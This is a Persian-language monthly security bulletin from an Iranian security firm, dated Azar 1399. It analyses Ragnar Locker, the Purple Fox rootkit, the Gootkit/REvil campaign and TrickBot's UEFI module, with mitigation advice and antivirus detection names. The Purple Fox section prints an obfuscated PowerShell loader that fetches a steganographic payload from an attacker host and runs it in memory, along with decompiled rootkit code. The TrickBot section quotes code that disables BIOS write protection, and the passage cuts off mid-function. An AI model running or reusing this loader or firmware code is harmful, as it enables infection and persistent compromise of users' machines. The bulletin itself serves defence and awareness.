

آذر

۱۳۹۹

# ماهنامه

امنیت فناوری اطلاعات



## شبکه گستر

امنیت شما | وظیفه ما

[newsroom.shabakeh.net](http://newsroom.shabakeh.net)

بازنشر مطالب صرفاً با ذکر نام "شرکت مهندسی شبکه گستر" مجاز است.



@SGnewsroom

## فهرست مطالب

۳	چکیده مدیریتی
۵	هشدارهای امنیتی
۲۲	آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی
۳۰	رویدادها و وقایع امنیتی
۳۳	افتای ریاست جمهوری با همکاری شبکه گستر

# جكیده مدیرینے



در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در آذر ۱۳۹۹ پرداخته شده است.

در ماهی که گذشت مشخص شد که مهاجمان با بهره‌گیری از تکنیک موسوم به "زنجیره تأمین" پس از هک شرکت سولارویندز موفق به آلوده‌سازی یکی از فایل‌های نرم‌افزار ساخت این شرکت و در عمل تبدیل آن به یک درب‌پشتی شده بودند. در نتیجه این اقدام تعداد قابل‌توجهی از سازمان‌ها و شرکت‌های مطرح به تسخیر مهاجمان در آمدند. در این ماهنامه نحوه اجرای این حملات مورد کالبدشکافی و بررسی قرار گرفته است.

در آذر ماه برخی نهادهای امنیتی نسبت به افزایش حملاتی خبر دادند که در جریان آنها مهاجمان اقدام به توزیع باج‌افزار Ragnar Locker در شبکه قربانی می‌کنند. Ragnar Locker از جمله باج‌افزارهایی است که مهاجمان آن، اهداف خود را به‌صورت خاص انتخاب کرده و پس از سرقت فایل‌ها و داده‌های بااهمیت اقدام به رمزگذاری و از دسترس خارج کردن فایل‌ها می‌کنند. در ادامه، قربانی تهدید می‌شود که در صورت عدم پرداخت مبلغ اخاذی‌شده، اطلاعات سرقت شده به‌صورت عمومی منتشر و افشا خواهد شد. جزئیات کامل در خصوص عملکرد این باج‌افزار را در این ماهنامه بخوانید.

Gootkit نیز پس از غیبت یک‌ساله، اکنون با مشایعت باج‌افزار مخرب REvil به صحنه تهدیدات سایبری بازگشته است. Gootkit بدافزاری مبتنی بر JavaScript است که انجام اعمال مخربی همچون فراهم کردن دسترسی از راه دور مهاجمان به دستگاه، ثبت کلیدهای فشرده شده توسط قربانی و ضبط ویدئو از فعالیت‌های کاربر را برعهده دارد. همچنین Gootkit با تزریق اسکریپت‌های مخرب اقدام به سرقت اطلاعات اصالت‌سنجی حساب‌های بانکی می‌کند.

همان‌طور که در این ماهنامه خواهید خواند نویسندگان TrickBot قابلیت جدیدی به این بدافزار اضافه کرده‌اند که آن را قادر به تشخیص آسیب‌پذیر بودن ثابت‌افزار UEFI/BIOS و سوءاستفاده از آن می‌کند. کدهای مخربی که در ثابت‌افزار ذخیره می‌شوند به بوت‌کیت معروف هستند. این نوع بدافزارها با دسترسی به ثابت‌افزار UEFI/BIOS، نه تنها در صورت تغییر سیستم عامل ماندگار می‌مانند که حتی جایگزینی دیسک سخت نیز تأثیری در حضور آنها نخواهد داشت.

همچنین در این ماهنامه روت‌کیت پیشرفته Purple Fox مورد بررسی و تحلیل قرار گرفته است. لازم به ذکر است که در ماه‌های اخیر گزارش‌هایی مبنی بر مشاهده بدافزار Purple Fox بر روی سیستم‌های برخی از مؤسسات ایرانی به شرکت مهندسی شبکه گستر واصل شده است.

در آذر ۱۳۹۹، شرکت‌های مایکروسافت، سولارویندز، سیکو، مک آفی، بیت‌دیفندر، ادوبی، وی‌ام‌ور، گوگل، موزیلا، اپل و اس‌آپ و بنیادهای دروپل، آپاچی و اوپن‌اس‌اس‌ال اقدام به عرضه به روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزئیات این اصلاحیه‌ها و گزارش‌های متنوع دیگر در حوزه امنیت فناوری اطلاعات را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

# متن دارها امنيتے



## افزایش فعالیت باچافزار Ragnar Locker



FBI با انتشار هشدار از افزایش حملاتی خبر داده که در جریان آنها مهاجمان اقدام به توزیع باچافزار Ragnar Locker در شبکه قربانی می‌کنند.

Ragnar Locker از جمله باچافزارهایی است که مهاجمان آن، اهداف خود را به صورت خاص انتخاب کرده و پس از سرقت فایل‌ها و داده‌های بااهمیت اقدام به رمزگذاری و از دسترس خارج کردن فایل‌ها می‌کنند. در ادامه، قربانی تهدید می‌شود که در صورت عدم پرداخت مبلغ اخاذی‌شده، اطلاعات سرقت شده به صورت عمومی منتشر و افشا خواهد شد.

نخستین نسخه از Ragnar Locker در سال ۲۰۱۹ شناسایی شد. در ماه آوریل سال میلادی جاری، گردانندگان Ragnar Locker پس از سرقت و رمزگذاری فایل‌های یک شرکت بزرگ مبلغ ۱۱ میلیون دلار را در ازای عدم افشای ۱۰ ترابایت از داده‌های حساس آن شرکت اخاذی کردند. به گفته FBI پس از آن اتفاق بخش سایبری این نهاد ایالات متحده فعالیت‌های این بدافزار مخرب را به شدت زیر نظر داشته است.

در هشدار FBI اشاره شده که از آن زمان تا کنون فهرست اهداف و قربانیان Ragnar Locker به طور مستمر در حال افزایش بوده و حملات آنها شرکت‌های فعال در حوزه‌هایی همچون خدمات رایانش ابری، ارتباطات، ساخت‌وساز، سیر و سفر و نرم‌افزارهای سازمانی را شامل می‌شده است.

به گزارش شرکت مهندسی شبکه گستر، حملات گردانندگان Ragnar Locker محدود به ایالات متحده نبوده و مواردی از هدف قرار گرفتن شرکت‌های بزرگ در برخی کشورهای دیگر نیز گزارش شده است.

به نظر می‌رسد گردانندگان Ragnar Locker آنقدر انتشار اطلاعات رسوا کننده را ادامه می‌دهند تا قربانی ناچار به پرداخت مبلغ اخاذی شده شود.

بر طبق هشدار FBI گردانندگان Ragnar Locker از انواع تکنیک‌های مبهم‌سازی (Obfuscation) به منظور بی اثر کردن ابزارهای امنیتی بهره می‌گیرند.

همچنین با راه‌اندازی یک ماشین مجازی با سیستم عامل Windows XP بر روی دستگاه قربانی فایل‌های مخرب خود را از دید محصولات امنیتی مخفی نگاه می‌دارد. در تابستان امسال نیز شرکت امنیتی سوفوس خبر داد که گردانندگان باج‌افزار Maze از تکنیک اجرای ماشین مجازی در حملات خود بهره می‌برند.

از جمله باج‌افزارهای مطرحی که علاوه بر رمزگذاری، داده‌های قربانی را سرقت می‌کنند می‌توان به Avaddon، Clop، و Ako، و از جمله باج‌افزارهای مطرحی که علاوه بر رمزگذاری، داده‌های قربانی را سرقت می‌کنند می‌توان به Revil، Pysa/Mespinoza، Netwalker، Nephilim، Nemty، MountLocker، Maze، DoppelPaymer، CryLock، Snake و Snatch، Sekhmet اشاره کرد.


لازم به ذکر است در یک سال اخیر تعداد حملات هدفمند باج‌افزاری به شرکت‌های بزرگ در ایران نیز افزایش چشمگیری داشته است. متأسفانه تبعات اجرای موفق چنین حملاتی برای سازمان‌های قربانی بسیار پرهزینه و بعضاً جبران‌ناپذیر است.

- موارد زیر از جمله نکاتی است که با رعایت آنها می‌توان سازمان را از گزند این تهدیدات مخرب ایمن نگاه داشت:
  - استفاده از رمزهای عبور پیچیده، هک نشده و غیرتکراری برای حساب‌های کاربری محلی (local) تحت دامنه (niamod) سیستم عامل و پایگاه‌های داده، به ویژه حساب‌های با سطح دسترسی nimdAsyS/rotartsinimda
  - غیرفعال کردن پودمان PDR یا حداقل تغییر درگاه پیش‌فرض آن
  - محدود کردن سطح دسترسی کاربران
  - اطمینان از نصب بودن اصلاحیه‌های امنیتی بر روی تمامی دستگاه‌ها
  - استفاده از ضدویروس قدرتمند و به‌روز با قابلیت نفوذیاب
  - استفاده از دیواره آتش در درگاه شبکه
- هشدار FBI در لینک زیر قابل دریافت و مطالعه است:

<https://beta.documentcloud.org/documents/20413525-fbi-flash-indicators-of-compromise-ragnar-locker-ransomware-11192020-bc>

## بدافزار Purple Fox؛

### روتکیتی جاه طلب



Purple Fox، بدافزاری است که خود در نقش دریافت‌کننده بدافزارهای دیگر عمل می‌کند.

در دو سال اخیر روش‌های حمله و سازوکارهای انتشار Purple Fox به‌طور مستمر در حال تکامل بوده است.

اولین بار در مهر ۱۳۹۷، شرکت چیهو ۳۶۰ در مقاله‌ای انتشار این بدافزار را گزارش کرد.

در شهریور ۱۳۹۸، محققان شرکت ترند مایکرو خبر دادند که گردانندگان Purple Fox بجای استفاده از Scriptable Nullsoft System Install - به اختصار NSIS - در فرایند اجرای این بدافزار، به بهره‌گیری از پروسه معتبر PowerShell روی آورده‌اند. با این تکنیک (استفاده از یک پروسه معتبر سیستم عامل بجای فایل‌های مخرب)، Purple Fox به جمع بدافزارهای بدون فایل (Fileless) پیوست.

تا آن زمان همچنان Purple Fox از طریق بسته بهره‌جویی (Exploit Kit) معروف RIG و سوءاستفاده از آسیب‌پذیری‌های زیر منتشر می‌شد:

- CVE-2014-6332 و CVE-2018-8174 در بخش VBScript Engine مرورگر Internet Explorer

- CVE-2018-15982 در نرم‌افزار Flash Player

- CVE-2015-1701 و CVE-2018-8120 در سیستم عامل Windows

در تیر ۱۳۹۹، شرکت پروف‌پوینت گزارش کرد که CVE-2020-0674 (در مرورگر Internet Explorer) و CVE-2019-1458 (در سیستم عامل Windows) نیز به فهرست آسیب‌پذیری‌های مورد بهره‌جویی Purple Fox افزوده شده است.

شرکت سنتیل‌وان هم در ۲۸ مهر ۱۳۹۹ اعلام کرد که Purple Fox مجهزتر از قبل قادر به بهره‌جویی از دو آسیب‌پذیری دیگر در سیستم عامل Windows با شناسه‌های CVE-2020-1054 و CVE-2019-0808 شده است.

توانایی سوءاستفاده از این تعداد بالا از آسیب‌پذیری‌ها سبب شده که بسیاری از شرکت‌های امنیتی Purple Fox را خود یک بسته بهره‌جو قلمداد کرده و از آن با عنوان Purple Fox EK یاد کنند.

در ماه‌های اخیر گزارش‌هایی مبنی بر مشاهده بدافزار Purple Fox بر روی سیستم‌های برخی از مؤسسات ایرانی به شرکت مهندسی شبکه گستر واصل شده است.





نکته قابل توجه در خصوص نسخه جدید Purple Fox این است که برخی کدهای مخرب دریافت شده توسط آن، فایل‌هایی تصویری هستند که با بکارگیری تکنیک پنهان‌نگاری (Steganography)، کدهای دودویی (Binaries) در آنها جاسازی شده است. نمونه‌ای از این تصاویر در زیر قابل مشاهده است:



کد مخرب از تصویر مذکور با استفاده از کدهای زیر استخراج می‌شود:

```
$uyxQcl8XomEdJUJd='sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://rawcdn.lgithack[.]cyou/up.php?key=3"));$o=a Byte[] 589824;(0..575)|%{foreach($x in(0..1023)){ $p=$g.GetPixel($x,$_); $o[$_*1024+$x-]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band 15))};IEX([System.Text.Encoding]::ASCII.GetString($o[0..589362]))' IEX (A$uyAxQcl8XomEdJUJd)
```

لازم به ذکر است که تمامی اسکریپت‌های مورد استفاده Purple Fox وجود کلیدی با عنوان "StayOnTop" را در مسیر HKCU\Software\Zip-۷\Software (Regsitry) مورد بررسی قرار می‌دهند. احتمالاً هدف از این اقدام تشخیص اجرای موفق کد مخرب بر روی دستگاه است. بنابراین وجود چنین کلیدی می‌تواند نشانه‌ای از آلوده بودن دستگاه به Purple Fox باشد.

از جمله ویژگی‌هایی که Purple Fox را به یک بدافزار بسیار خطرناک تبدیل می‌کند عملکرد روت‌کیت (Rootkit) آن است. Purple Fox از تابع MsInstallProductA به منظور دریافت و اجرای یک فایل msi که حاوی یک کد شل (Shell Code) رمزگذاری شده است استفاده می‌کند. به محض اجرا، دستگاه راه‌اندازی مجدد (Restart) می‌شود. Purple Fox کلید محضرخانه‌ای PendingFileRenameOperations را برای تغییر نام فایل‌های خود پس از راه‌اندازی مجدد مورد استفاده قرار می‌دهد.

همچنین با ایجاد یک پروسه svchost با وضعیت معلق شده (Suspended) و تزریق یک DLL، یک راه‌انداز (Driver) با قابلیت روت‌کیتی را ایجاد می‌کند. این راه‌انداز از دو فایل زیر تشکیل شده است:

- %system%\drivers\dump\_{random hex strings}.sys که مسئول اجرای قابلیت روت‌کیتی آن است.
- %system%\Ms{random hex}App.dll که بخش اصلی روت‌کیت در قالب یک DLL است.

با تکمیل پروسه نصب روت‌کیت، فایل‌ها و مسیرهای محضرخانه‌ای مرتبط با بدافزار از دید کاربر و محصولات امنیتی مخفی شده و صرفاً با استفاده از ابزارهای خاص قابل شناسایی و تشخیص خواهند بود.

```

GetRegistryDWORD hKey, L"hid_state", &v17, 1);
v3 = v17 != 0;
GetRegistryDWORD hKey, L"hid_state_mode", &v17, 0);
v4 = v17 != 0;
QueryAndAllocRegistryData hKey, L"hid_driver_name", REG_MULTI_SZ, &v5, 0);
QueryAndAllocRegistryData hKey, L"hid_driver_files", REG_MULTI_SZ, &v6, 0);
QueryAndAllocRegistryData hKey, L"hid_driver_keys", REG_MULTI_SZ, &v7, 0);
QueryAndAllocRegistryData hKey, L"hid_driver_values", REG_MULTI_SZ, &v8, 0);
QueryAndAllocRegistryData hKey, L"hid_driver_values", REG_MULTI_SZ, &v9, 0);
QueryAndAllocRegistryData hKey, L"hid_driver_values", REG_MULTI_SZ, &v10, 0);
((void (__stdcall *) (int)) (char *) &byte_9477B001 + 43)) (hKey);
v2 = (bool *) ((int (__stdcall *) (DWORD, signed int, signed int)) (char *) &byte_9477B001 + 35)) (0, 52, 1734766147);
dword_9477C020 = (int) v2;

```

به نظر می‌رسد که قابلیت روت‌کیتی Purple Fox بر اساس ابزار کد باز (Open Source) زیر توسعه داده شده است:

<https://github.com/JKornev/hidden>

نمونه روت‌کیت‌های Purple Fox که توسط کارشناسان شرکت مهندسی شبکه گستر بر روی برخی دستگاه‌های متعلق به شرکت‌های ایرانی کشف شده با نام‌های زیر قابل شناسایی است:

Bitdefender:

- Trojan.GenericKD.43279379

McAfee:

- RDN/Generic.dx
- Artemis!BC26145F6316

Sophos:

- Mal/VMProtBad-A

نکته حائز اهمیت دیگر در مورد بدافزار Purple Fox، استفاده نویسندگان آن از **VMProtect** برای مبهم‌سازی (Obfuscation) و دشوار ساختن تحلیل فایل‌های مخرب برای مهندسان ویروس و ابزارهای امنیتی است. VMProtect ابزاری است که موجب اجرای کد در یک ماشین مجازی با معماری غیرمعمول می‌شود.

اطمینان از نصب کامل اصلاحیه‌های امنیتی، بکارگیری محصولات امنیت نقاط پایانی قدرتمند در کنار آموزش کاربران در پرهیز از کلیک بر روی لینک‌های ناآشنا همگی در کنار یکدیگر می‌توانند سازمان را از گزند این نوع تهدیدات مخرب حفظ کنند.

## جاسوس افزار و باج افزار



پس از غیبت یک ساله Gootkit، اکنون این بدافزار سارق اطلاعات با مشایعت باج افزار مخرب REvil به صحنه تهدیدات سایبری بازگشته است.

Gootkit بدافزاری مبتنی بر JavaScript است که انجام اعمال مخربی همچون فراهم کردن دسترسی از راه دور مهاجمان به دستگاه، ثبت کلیدهای فشرده شده توسط قربانی و ضبط ویدئو از فعالیت‌های کاربر را برعهده دارد. همچنین Gootkit با تزریق اسکریپت‌های مخرب اقدام به سرقت اطلاعات اصالت‌سنجی حساب‌های بانکی می‌کند.

سال گذشته، داده‌های مرتبط با بدافزار Gootkit که در یک بانک داده MongoDB بر روی اینترنت در دسترس قرار گرفته بود افشا شد. پس از آن رسوایی، تا همین یک ماه قبل، خبری از گردانندگان Gootkit نبود.

اکنون مهاجمان در کارزاری جدید اقدام به اجرای Gootkit و در برخی موارد باج‌افزار REvil بر روی دستگاه قربانیان خود می‌کنند.

این مهاجمان با هک تالارهای گفتگوی اینترنتی (Forum) مبتنی بر WordPress و مسموم‌سازی SEO، مطالبی جعلی حاوی لینک را در این سایت‌ها درج می‌کنند.


QUESTIONS AND ANSWERS

[Questions](#)   [News](#)   [Search](#)   [About Us](#)

tarifvertrag metall- und elektroindustrie hessen download?


<p>Talentfrei</p> <p>Registrierter Nutzer</p>	<p>Hallo, ich möchte tarifvertrag metall- und elektroindustrie hessen download. Ein Freund meinte, er hätte es in eurem Forum gesehen. Ich wäre echt dankbar für einen Tipp.</p> <p style="text-align: right; font-size: small;">#1 2020/11/13 1:59 am</p>
<p>Admin</p> <p>Administrator</p>	<p>Hier ist der direkte Download-Link, <a href="#">tarifvertrag metall- und elektroindustrie hessen download</a>.</p> <p style="text-align: right; font-size: small;">#2 2020/11/13 6:23 am</p>
<p>Talentfrei</p>	<p>Danke für die Antwort! Genau wonach ich gesucht habe.</p> <p style="text-align: right; font-size: small;">#3 2020/11/13 11:58 am</p>

با کلیک کاربر بر روی لینک، یک فایل ZIP که در آن یک فایل JS با کدهای مبهم‌سازی شده (Obfuscated) قرار دارد دریافت می‌شود.



به گزارش شرکت مهندسی شبکه گستر، فایل JS استفاده شده در جریان این کارزار با برقراری ارتباط با سرور فرماندهی (C<sub>2</sub>) یک اسکریپت دیگر را دریافت می‌کند. این اسکریپت دوم، Loader بدافزار Gootkit و در برخی موارد باج‌افزار REvil است.

نکته قابل توجه اینکه کدهای مخرب به صورت رشته‌های رمزگذاری شده در قالب Base۶۴ یا شانزده‌شانزدهی (Hexadecimal) در یک فایل متنی (Text) یا پس از تکه‌تکه شدن در محضرخانه (Registry) که نمونه‌ای از آن در تصویر زیر قابل مشاهده است ذخیره می‌شوند.



در نهایت اسکریپت موسوم به Loader محتوای فایل متنی یا مقادیر محضرخانه را فراخوانی و رمزگشایی کرده و به صورت بدون فایل (Fileless) مستقیماً کد را در حافظه اجرا می‌کند.

استفاده از کدهای مبهم‌سازی‌شده، تکه‌تکه کردن آنها و ذخیره شدن در محضرخانه عملاً کار شناسایی را برای محصولات امنیتی بسیار دشوار می‌کند.

لازم به ذکر است که باج‌افزار REvil که با نام Sodinokibi نیز شناخته می‌شود در قالب خدمات "باج‌افزار به‌عنوان سرویس" (RaaS - Ransomware-as-a-Service) به اختصار (RaaS) به تبهکاران سایبری اجازه داده می‌شود. در این خدمات نویسندگان باج‌افزار، نسخه‌ای از کد مخرب خود را به متقاضیان خدمت ارائه می‌دهند. متقاضی وظیفه انتشار باج‌افزار را بر عهده دارد که در صورت پرداخت شدن باج از سوی قربانی بخش عمده مبلغ (معمولاً ۷۰ تا ۸۰ درصد) به او می‌رسد. باقی آن نیز (۲۰ تا ۳۰ درصد) سهم نویسندگان باج‌افزار یا در حقیقت ارائه‌دهندگان RaaS خواهد بود.

توضیح اینکه نمونه‌های اشاره شده در این مطلب با نام‌های زیر قابل شناسایی می‌باشند.

Bitdefender:

- Gen:Variant.Ursu.363652
- Gen:Trojan.Heur.ny4@IL4Ruzac
- Gen:Variant.Razy.795394
- Gen:Heur.MSIL.Krypt.6
- DeepScan:Generic.Ransom.Sodinokibi.DFEFA435

McAfee:

- GenericRXMM-IJ!28FC2DDBFD61
- GenericRXAA-FA!F8C308FEAFE4
- GenericRXIN-MB!84CC11BD25F9
- Artemis!E5FABE055AE7
- Artemis!F2E9B4BBB543

Sophos:

- Mal/Generic-R
- Mal/Generic-S
- Troj/MSIL-PZR
- Troj/Spy-BCW

## آلوده‌سازی UEFI؛ قابلیت جدید TrickBot



نویسندگان TrickBot قابلیت جدیدی به این بدافزار اضافه کرده‌اند که آن را قادر به تشخیص آسیب‌پذیر بودن ثابت‌افزار Unified Extensible Firmware Interface - به اختصار UEFI - و سوءاستفاده از آن می‌کند.

کدهای مخربی که در ثابت‌افزار (Firmware) ذخیره می‌شوند به بوت‌کیت (Bootkit) معروف هستند. این نوع بدافزارها با دسترسی به ثابت‌افزار UEFI، نه تنها در صورت تغییر سیستم عامل ماندگار می‌مانند که حتی جایگزینی دیسک سخت نیز تأثیری در حضور آنها نخواهد داشت.

از آنجا که بدافزارهای بوت‌کیت قبل از همه چیز از جمله سیستم عامل اجرا می‌شوند عملاً از دید محصولات امنیتی همچون ضدویروس مخفی می‌مانند. همچنین این نوع بدافزارها بر روی پروسه راه‌اندازی سیستم عامل کنترل کامل داشته و می‌توانند سیستم‌های دفاعی را در بالاترین سطح ناکارآمد کنند. ضمن آنکه راه‌اندازی بوت‌کیت در اولین مرحله بلا آمدن دستگاه، سازوکار Secure Boot را هم که وابسته به یکپارچگی (Integrity) ثابت‌افزار است بی‌اثر می‌کند.

محققان شرکت‌های Advanced Intelligence و Eclipsium در گزارشی که ۱۳ آذر ماه آن را منتشر کردند جزئیات فنی ماژول جدید TrickBot را مورد بررسی قرار داده‌اند.

این ماژول TrickBot در نقش یک ابزار شناسایی (Reconnaissance) عمل کرده و آسیب‌پذیر بودن ثابت‌افزار UEFI ماشین آلوده را بررسی می‌کند.

در حال حاضر تنها بسترهای ساخت شرکت Intel شامل Skylake، Kaby Lake، و Coffee Lake و Comet Lake در فهرست اهداف آن قرار دارند.

به گفته این محققان اگر چه در نمونه‌های بررسی شده توسط آنها، ماژول مذکور تنها به تشخیص آسیب‌پذیر بودن UEFI بسنده می‌کند اما این احتمال نیز از سوی آنها مطرح شده که دامنه فعالیت آن بر روی اهداف باارزش‌تر ممکن است گسترده‌تر و مخرب‌تر باشد. به‌خصوص آنکه ماژول مذکور شامل کدی است که امکان خواندن، نوشتن و پاک کردن ثابت‌افزار را هم فراهم می‌کند.

این ماژول TrickBot با استفاده از فایل Rwdrv.sys فعال بودن Write Protection در UEFI/BIOS را بررسی می‌کند. Rwdrv.sys راه‌انداز RWEverything - برگرفته از عبارت Read Write Everything - است. RWEverything ابزاری رایگان جهت دسترسی به اجزای سخت‌افزاری نظیر حافظه Serial Peripheral Interface - به اختصار SPI - که بخشی از داده‌های ثابت‌افزار UEFI/BIOS بر روی آن نگهداری می‌شود است.

دو سال قبل شرکت ESET جزئیات بوت‌کیت دیگری با نام LoJax را به صورت عمومی منتشر کرد که در آن نیز از RWEverything بهره گرفته شده بود.

اگر چه سیستم‌های مدرن امروزی مجهز به Write Protection در ثابت‌افزار UEFI/BIOS خود هستند اما اغلب یا غیرفعالند یا به طور نادرست پیکربندی شده‌اند.

این محققان نسخه جدید TrickBot را که مجهز به ماژول UEFI است TrickBoot نامگذاری کرده‌اند.

در این نسخه جدید از توابع و کتابخانه یک ابزار بهره‌جویی شناخته شده با نام fwexpl برای اهداف زیر استفاده شده است:

- خواندن داده‌ها از روی درگاه‌های ورودی/خروجی (IO) سخت‌افزاری
- فراخوانی راه‌انداز SYS برای نوشتن داده‌ها بر روی درگاه‌های ورودی/خروجی سخت‌افزاری
- فراخوانی راه‌انداز SYS برای خواندن داده‌ها از روی نشانی‌های حافظه فیزیکی
- فراخوانی راه‌انداز SYS برای نوشتن داده‌ها بر روی نشانی‌های حافظه فیزیکی

نکته قابل توجه اینکه ماژول جدید TrickBot حاوی باگی است که عملکرد آن را در مواقعی دچار خطا می‌کند.

```

unsigned int try_disable_bios_write_protection()
{
    unsigned int result;
    unsigned long long bc_val;

    // BUG HERE: Trying to read BIOS Control offset
    // from SPIBAR instead of PCI Config Space
    if ( uefi_expl_phys_mem_read_byte(cur_spibar + 0xDC) & 0x20 )
        goto LABEL_10;
    // BUG HERE: Trying to write BIOS Control offset
    // via SPIBAR instead of PCI Config Space
    uefi_expl_phys_mem_write_byte_or_with_old(cur_spibar + 0xDC, 1u);
    bc_val = 0;
    // Read BIOS Control register and check if WPD bit is already set
    if ( pci_read_reg(reg_bc.bus,
                     reg_bc.dev,
                     reg_bc.func,
                     reg_bc.reg,
